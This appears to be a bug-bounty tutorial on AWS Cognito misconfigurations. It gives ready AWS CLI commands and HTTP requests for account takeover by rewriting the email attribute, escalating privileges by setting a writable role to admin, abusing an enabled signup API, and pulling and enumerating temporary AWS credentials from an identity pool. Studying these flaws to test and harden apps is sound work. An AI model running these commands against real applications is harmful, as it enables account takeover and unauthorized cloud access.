What is Amazon cognito?


- it is a service provided by Amazon and used for user authentication , authorization and identity management . It allows developers to easily add a basics functions like user sign-up, sign-in, and access control to their application

How AWS Cognito works?


- AWS Cognito Consist of 2 components :
  - `User Pool (First Component)` : provides user sign-up, sign-in, and authentication functionality for web and mobile applications. User pools enable you to create and maintain a user directory and integrate with third-party identity providers

  Look at bellow image :

  As you can see, the front end communicates with the user pool to get a **JWT** ,
  The **JWT** is then checked by backend , if it valid and true the user will access the APP




  - `Identity Pool (Second Component)` : After a user logged in or authenticated using `user pool` the identity pool will give or grant the user access to his resources .
  - look at bellow image : the user after authenticated want to upload photo , so the user has to provide his JWT to identity pool to get his credentials and then upload his photo :




That's enough , let's see how the vulnerabilities arise?

- `0-Click Account Take Over` : Assume a example.com uses AWS Cognito to implements its functionality, sign-in , sign-up and so on
- the user enter his username , password and make a post request :

```
POST / HTTP/2
Host: cognito-idp.us-east-1.amazonaws.com
[…]
{
"AuthFlow":"USER_PASSWORD_AUTH",
"ClientId":"3ck15***********",
"AuthParameters":{
"USERNAME":"hacker@gmail.com",
"PASSWORD":"[REDACTED]",
"DEVICE_KEY":"us-east-1_070[…]"
},
"ClientMetadata":
{
}
}_
```

So, If the provided credentials are valid, Cognito responds with tokens:

```
HTTP/2 200 OK
[…]
```

```
{
"AuthenticationResult”:
{
"AccessToken":"[REDACTED]",
"ExpiresIn":3600,
"IdToken”:”[REDACTED]",
"RefreshToken":"[REDACTED]",
"TokenType”:"Bearer"
},
"ChallengeParameters":
{
}
}_
```

Now , as an attacker, let's test which action are in scope for this token

`Note` : Actions are the operations you can perform using the token, For example, actions might include viewing user profiles, updating user information, or accessing specific resources


Now an attacker will use the AWS CLI to update the user information :

```
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraW****** --user-attributes 'Name=email,Value=victim-email@email.com'
```

- **`update-user-attributes`** : This command updates a user's details (in our case is email)
- **`--access-token`** : This is the token the attacker uses, which allows them to access the system and change things.
- **`--user-attributes`** : This part says "change the email address to `victim-email@email.com`"

  Now an attacker changed his email to a victim email , then he logged in with ( `victim-email@email.com` and password that belongs to attacker ... ATO Done )

`Note` : this are the default attributes that we can change them :




`Note` : Amazon introduced a new configuration ensures that **when a user tries to update sensitive information (like email)**, the original value (the old email) remains active until the new one is **explicitly verified**. This verification usually happens through a confirmation code sent to the new email address

- `Misconfiguration to privilege escalation` : as we know the actions are the operations you can perform using the JWT , what if an attacker find a way to escalate his permission to a higher permissions like admin!!!
- In AWS Cognito , if the role attribute is writable (meaning the user can modify it ) , the attacker can exploit this by changing the role
- Let's see the user's role before changing look at the role :


```
$ aws cognito-idp get-user --region us-east-1 --access-token eyJr********


{
  "Username": "e2[...]",
  "UserAttributes": [
    { "Name": "sub", "Value": "e28[...]" },
    { "Name": "role", "Value": "user" },
    { "Name": "email_verified", "Value": "true" },
    { "Name": "email", "Value": "email@evil.com" }
  ]
}
```

Now , let's change the role value to admin :

```
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token
eyJraW****** --user-attributes 'Name=role,Value=admin'
```

Now our role have become an admin .... Done

- `Authentication bypass due to enabled Signup API action` : Sometimes the app does not offer user signup function , but If they do not properly disable the signup API they can be at risk of unauthorized account creation by attackers , Let's see the bellow image :





- in this case the attacker needs only the client ID and the region (found in source code), then he can register using AWS CLI :

```
$ aws cognito-idp sign-up --client-id <client-id> --username <email-address> --
password <password> --region <region>
```

`Note` : The output of above command either successful or failed

`Note` : if you do not want to use AWS CLI Tool you can use a burp suite to send a request with a
`X-Amz-Targer` header :




but the above response means that we can not sign up ... XD

In case of a successful self-registration, a 6 digits confirmation code will be delivered to the attacker’s email address ....

- `Fetching temporary AWS credentials using anauthenticated user` :

- Assume during pentesting you found a js file that contains AWS Cognito Config Like the bellow image :


- Now , an attacker can use the Identity Pool ID to generate AWS Credentials using AWS CLI :

```
$ aws cognito-identity get-credentials-for-identity –identity-id <identity-id> –
region <region>
```

- -3 The response :


```
{
"IdentityId": "us-west-2:*****,
"Credentials": [
{
"AccessKeyId": "******",
"SecretKey": "*********",
"SessionToken": "********"
}
]
}
```

- -4 Now the attacker can enumerate permissions associated with these credentials using `enumerate-iam.py` tool :

```
python3 enumerate-iam.py – access-key <AccessKeyID> – secret-key <SecretKey> –
session-token <SessionToken>
```

After running above command you may find AWS Services may leads to information disclosures such as :

- dynamodb.list_backups()
- dynamodb.list_tables()
- lambda.list_functions()
- s3.list_buckets()
- `Fetching temporary AWS credentials using authenticated user` : in this case when the user logged in the server gave him JWT upon successful authentication :




- Then , use the same above command to get the permissions :

```
python3 enumerate-iam.py --access-key <AccessKeyID> --secret-key <SecretKey> --session-token <SessionToken>
```

Bonus :

- -1 When you get the JWT look out for a custom attributes using this command :

```
aws cognito-idp get user --region <region> --access-token <access-token>
```

you may find custom attributes such as :

- custom:isAdmin
- custom:userRole
- custom:isActive
- custom:isApproved
- custom:accessLevel
- -2 Sometimes the app does not allow the users to change or update their email due to both client and server side restriction , by leveraging Cognito API , it might possible to bypass this restriction :

```
aws cognito-idp update-user-attributes --access-token <token> --region <region> --user-attributes Name="email" Value="<new-email>"
```